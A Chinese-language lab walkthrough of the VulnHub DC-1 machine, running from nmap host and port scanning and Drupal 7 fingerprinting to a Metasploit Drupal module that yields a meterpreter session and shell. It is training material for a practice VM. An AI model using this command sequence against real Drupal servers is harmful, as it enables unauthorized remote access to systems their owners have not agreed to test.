
VulnHub系列(一)DC-1
环境
kali linux 和 DC-1 都是搭建在VMware上的虚拟机,都是NAT模式。
主机发现

NAT模式下虚拟机没有被分配真实的ip地址,他们通过共享宿主机的ip地址访问互联网。我们可以通过它的MAC地址00:0C:29:23:E2:8D查到宿主机分配给他的虚拟ip。
arp-scan -l=>192.168.62.134
还有另一种方法,假设我们已经和目标在同一个局域网下:
ip addr

查到当前所在网段 192.168.62.135\24
前24位为网络号(192.168.62),最后8位是主机号(135)
nmap -sP 192.168.62.0/24

扫描主机
nmap -sV -p- 192.168.62.134
-sV 主机安装的软件版本
-p- 扫描0~65535范围端口

可看到80端口开启,我们在浏览器访问
信息收集

我们看到网站用的是Drupal 7
一款WebApp,挺牛的由很多web专家一起开发维护的。
Wappalyzer是网站指纹工具,可在火狐插件中安装。
Metasploit 搜索漏洞
search drupal


选择漏洞,并查看需要配置的参数
use 4
show options
set rhost 192.168.62.134
run
出现meterpreter说明攻击成功,shell可获得终端
Get Shell
shell
